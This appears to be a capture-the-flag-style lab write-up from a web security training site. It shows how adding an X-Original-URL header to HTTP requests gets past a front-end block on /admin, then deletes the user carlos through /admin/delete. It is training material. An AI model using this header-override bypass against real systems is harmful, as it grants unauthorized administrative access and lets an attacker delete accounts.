

Lab: URL-based access control can be circumvented

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.


To solve the lab, access the admin panel and delete the user `carlos`.

```
GET / HTTP/2
Host: 0ae50014033155198029586f00f90057.web-security-academy.net
Cookie: session=1BChRM53KtXo2LI3hWYqPJfDIdbV5b18
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```

The Above is the HTTP Request for the homepage and if we go to admin panel, The access is denied, So we are going to add `X-Original-URL` Custom header to see the webpage response.

```
GET / HTTP/2
Host: 0ae50014033155198029586f00f90057.web-security-academy.net
Cookie: session=1BChRM53KtXo2LI3hWYqPJfDIdbV5b18
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
X-Original-URL: /custom
```

If we enter `X-Original-URL: /custom`, page not found is error is coming which means our custom Header is being Processed.




So, we can use this vulnerability to bypass the security check and can access the admin panel by modifying the Custom HTTP header in the following way,


X-Original-URL: /admin

```
GET / HTTP/2
Host: 0ae50014033155198029586f00f90057.web-security-academy.net
Cookie: session=1BChRM53KtXoCLi3hWyqPJfDIdbV5b18
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
X-Original-URL: /admin
```

And the Response for this Request is,



URL-based access control can be circumvented

LAB Not solved 

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

We can delete the user carlos to solve this lab,

```
GET ?username=carlos HTTP/2
Host: 0ae50014033155198029586f00f90057.web-security-academy.net
Cookie: session=1BChRM53KtXoCLi3hWyqPJfDIdbV5b18
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae50014033155198029586f00f90057.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
X-Original-URL: /admin/delete
```

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)